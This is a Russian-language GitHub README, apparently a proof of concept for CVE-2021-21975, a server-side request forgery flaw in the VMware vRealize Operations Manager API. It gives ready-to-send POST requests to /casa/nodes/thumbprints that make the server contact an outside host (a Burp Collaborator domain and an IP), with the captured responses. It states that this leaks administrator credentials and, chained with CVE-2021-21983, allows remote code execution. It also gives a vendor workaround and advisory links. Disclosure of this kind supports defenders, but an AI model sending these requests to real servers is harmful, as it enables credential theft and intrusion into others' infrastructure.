
 murataydemir/cve-2021-21975
[CVE-2021-21975] Подделка запросов на стороне сервера (SSRF) в API VMware vRealize Operations Manager

[CVE-2021-21975] VMware vRealize Operations Manager API Подделка запроса на стороне сервера (SSRF)
vRealize Operations (vROps) — это инструмент для самостоятельного управления ИТ-операциями на основе искусственного интеллекта, охватывающий все: от приложений до инфраструктуры, позволяющий оптимизировать, планировать и масштабировать развертывания VMware Cloud и HCI, а также унифицировать мониторинг публичных облаков. API VMware vRealize Operations Manager версии 8.4 и все предыдущие уязвимы для атаки типа Server Side Request Forgery (SSRF). Успешная эксплуатация этой уязвимости может привести к чтению или изменению внутренних ресурсов, а также, в данном случае, злоумышленник может легко украсть учетные данные администратора сервера vROps. Комбинируя CVE-2021-21975 и CVE-2021-21983, злоумышленник может выполнить произвольный код на удаленном сервере vRealize Operations.
Доказательство концепции (PoC): Для эксплуатации этой уязвимости можно использовать следующий запрос:
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 70
Connection: close

[
  "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975"
]
Ответ на указанный выше запрос приведен ниже:
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 20:59:02 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQB
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 151

[
  {
    "address": "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975",
    "thumbprint": "<html><body>6xal4bz5uui7c8nzvu368ezjlgz</body></html>"
  }
]


Также учетные данные администратора раскрываются в заголовке Authorization.



Другие доказательства концепции (PoC): Также можно использовать следующие запросы для обнаружения уязвимости CVE-2021-21975 VMware vRealize Operations Manager API Server Side Request Forgery (SSRF):
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[
  "78.171.203.41:8000/CVE-2021-21975"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:03 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQE
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 67

[
  {
    "address":"78.171.203.41:8000/CVE-2021-21975",
    "thumbprint":null
  }
]

POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[
  "78.171.203.41:8000"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:39 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQJ
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 52

[
  {
    "address":"78.171.203.41:8000",
    "thumbprint":null
  }
]
Обходное решение: Если патч не может быть установлен или для вашей версии vRealize Operations нет патча, можно предпринять следующие шаги для обхода проблемы. Применение этого обходного решения не влияет на работу vRealize Operations.
Чтобы обойти эту проблему в vRealize Operations, удалите строку конфигурации из файла casa-security-context.xml:
/usr/lib/vmware-casa/casa-webapp/webapps/casa/WEB-INF/classes/spring/casa-security-context.xml<sec:http pattern="/nodes/thumbprints" security='none'/>service vmware-casa restartДля получения дополнительной информации посетите следующие страницы:
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://f5.pm/go-66465.html






